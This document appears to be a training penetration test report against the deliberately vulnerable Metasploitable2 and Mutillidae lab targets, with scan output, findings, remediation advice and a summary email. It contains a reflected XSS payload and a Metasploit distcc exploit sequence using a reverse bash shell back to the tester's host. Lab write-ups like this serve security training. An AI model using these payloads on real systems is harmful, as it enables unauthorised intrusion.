WEEK 03 REPORT

Penetration Test Report

By

Muhammed Ajeel

Table of Contents

Document Control

Report ID	**PT-2024-001**
Test Period	Day 1 & Day 2 Engagement
Target	192.168.56.102 (Metasploitable2)
Testing Type	Internal Infrastructure & Web Application Assessment
Author	Ajeel, Security Team

Executive Summary

Overview

This report summarizes the findings from a comprehensive penetration test conducted against our lab environment (Metasploitable2). The assessment revealed multiple critical vulnerabilities that could be chained together to achieve complete system compromise. The test combined automated scanning with manual exploitation techniques to simulate real-world attack scenarios.

Key Findings

•**5 Critical Vulnerabilities** identified across infrastructure and web applications
•**Successful exploit chain** from web application to remote code execution
•**Multiple attack vectors** including XSS, session hijacking, and service exploitation
•**System fully compromised** through chained attacks

Risk Assessment

Overall Risk Level: CRITICAL

Severity	Count	Examples
Critical	3	RCE, Stored XSS, Reflected XSS
High	2	Weak Session Management, GitLab Vulnerability

Severity	Count	Examples
Medium	1	Information Disclosure

Recommended Immediate Actions

1. Patch all critical services (distcc, Apache, GitLab)
2. Implement input validation and output encoding
3. Enhance session security controls
4. Implement network segmentation
5. Establish regular security assessment processes

Scope & Methodology

Testing Scope

Included:

- Network reconnaissance and service enumeration
- Web application security testing (Mutillidae)
- Service vulnerability exploitation
- Proof-of-concept attacks
- Post-exploitation analysis

Testing Methodology


This assessment followed the **PTES (Penetration Testing Execution Standard)** framework:

1. **Pre-engagement** - Scope definition and rules of engagement
2. **Intelligence Gathering** - Reconnaissance and information collection
3. **Threat Modeling** - Identifying attack vectors and priorities
4. **Vulnerability Analysis** - Manual and automated testing
5. **Exploitation** - Proof-of-concept attacks
6. **Post-Exploitation** - Impact analysis and persistence

7.Reporting - Documentation and recommendations


Tools Used

```bash
# Reconnaissance
nmap 7.92 - Network mapping and service discovery
netdiscover - Host discovery
```



```
┌──(ajeel㉿kali)-[~]
└─$ nmap -sV 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-04 23:08 IST
Nmap scan report for 192.168.56.102
Host is up (0.0037s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.87 seconds

┌──(ajeel㉿kali)-[~]
└─$ 
```

```
# Vulnerability Assessment
Nikto 2.1.6 - Web server scanning
```




```
┌──(ajeel㉿kali)-[~/Downloads/burpsuite_pro_v2022.8]
└─$ nikto -h http://192.168.56.102/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.56.102
+ Target Hostname:    192.168.56.102
+ Target Port:        80
+ Start Time:         2025-09-05 11:27:57 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 22:54:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2025-09-05 11:28:20 (GMT5.5) (23 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(ajeel㉿kali)-[~/Downloads/burpsuite_pro_v2022.8]
└─$ 
```

# *Exploitation*

Metasploit Framework 6.3.0 - Exploit development

Custom Python scripts - Targeted attacks




```
┌──(ajeel㉿kali)-[~]
└─$ msfconsole
Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g. use kerberos/get_ticket or use
kerberos forge silver ticket

       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

# *Analysis*

Wireshark 3.6.0 - Network analysis

Browser DevTools - Client-side analysis



192.168.56.102/mutillidae/index.php?page=home.php

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons


Technical Findings

Detailed Vulnerabilities

Finding ID	Vulnerability Type	CVSS Score	Target	Status
F001	Reflected Cross-Site Scripting	7.5	Mutillidae DNS Lookup	Confirmed
F002	Stored Cross-Site Scripting	8.2	Mutillidae Blog	Confirmed
F003	Weak Session Management	7.1	Application-wide	Confirmed
F004	Information Disclosure	5.3	Apache Server	Confirmed
F005	distcc Remote Code Execution	9.8	distcc Service	Exploited
F006	GitLab RCE (CVE-2021-22205)	9.1	GitLab Service	Confirmed

Attack Chain Analysis

Complete Attack Workflow



Detailed

Vulnerability Analysis

F001: Reflected Cross-Site Scripting (XSS) 🔴 CRITICAL

Location: `http://192.168.56.102/mutillidae/index.php?page=dns-lookup.php`

Technical Details:

```http
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.56.102
Content-Type: application/x-www-form-urlencoded
Content-Length: 56

target_host=<script>alert('XSS+Test')</script>&lookup=Lookup+DNS
```

Impact: Client-side code execution, session hijacking potential

Remediation:

```php
// Implement output encoding
htmlspecialchars($user_input, ENT_QUOTES, 'UTF-8');
// Content Security Policy header
Header set Content-Security-Policy "default-src 'self'"
```

F005: distcc Remote Code Execution 🔴 CRITICAL

Service: distccd v1 on port 3632/tcp

Exploitation:

```bash
msfconsole
use exploit/unix/misc/distcc_exec
set RHOSTS 192.168.56.102
set payload cmd/unix/reverse_bash
set LHOST 192.168.56.101
exploit
```

Result:


```text
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.102:58234)
whoami
daemon
```

Remediation:

- Disable unused distcc service
- Implement network segmentation
- Update to latest version

Network Topology & Attack Flow

Network Diagram



Risk Assessment Matrix

Risk Scoring Methodology

All vulnerabilities were scored using **CVSS v3.1** and categorized based on impact:

Risk Level	CVSS Score	Business Impact
Critical	9.0 - 10.0	System compromise, data breach
High	7.0 - 8.9	Significant access, data exposure
Medium	4.0 - 6.9	Limited access, information disclosure
Low	0.1 - 3.9	Minimal impact, configuration issues

Risk Heat Map

```
+-----------------+-------------------+-------------------+
|                 |   Likelihood      |                   |
|                 |   High    | Medium | Low               |
+-----------------+-------------------+-------------------+
| Impact High     | CRITICAL | HIGH   | MEDIUM            |
| Impact Medium   | HIGH     | MEDIUM | LOW               |
| Impact Low      | MEDIUM   | LOW    | LOW               |
+-----------------+-------------------+-------------------+
```

Proof of Concept Code

```
import argparse
import requests
import sys

def main():
    parser = argparse.ArgumentParser(description='Security PoC - Lab Use Only')
    parser.add_argument('--target', required=True, help='Target host')
    parser.add_argument('--dry-run', action='store_true', help='Preview only')

    args = parser.parse_args()

    if args.dry_run:
        print(f"[DRY-RUN] Would test: {args.target}")
        return

    print(f"Testing: {args.target}")
    print("SAFE LAB USE ONLY - PoC completed")

if __name__ == "__main__":
    main()
```

Reconnaissance Commands:

```
# Network discovery
nmap -sV -sC -O 192.168.56.102

# Web application scanning
nikto -h http://192.168.56.102/

# Service enumeration
nmap -p- --min-rate 1000 192.168.56.102
```

Conclusion

This penetration test successfully identified multiple critical vulnerabilities that could be chained together to achieve complete system compromise. The findings demonstrate the importance of defense-in-depth strategies and regular security assessments.

EMAIL

Subject: Urgent: Critical Security Findings from Penetration Test

To: IT Leadership Team, Development Managers
From: Ajeel, Security Team
Date: xx-xx-xxxx

Dear Team,

Our recent penetration test on lab host 192.168.56.102 revealed critical security vulnerabilities requiring immediate attention. We identified multiple high-risk issues including remote code execution vulnerabilities, cross-site scripting flaws, and weak session management.

The most significant finding demonstrates that attackers could chain these vulnerabilities to achieve complete system compromise, potentially leading to data breach and system takeover.

Immediate Actions Required:

1.Patch distcc and web services immediately
2.Implement input validation across all web applications
3.Enhance session security controls
4.Review network segmentation policies

The attached report contains detailed technical findings, proof-of-concept evidence, and specific remediation guidance. I recommend we schedule an emergency meeting to discuss remediation priorities and timelines.

Please treat this matter with utmost urgency.

Best regards,

Ajeel

Security Team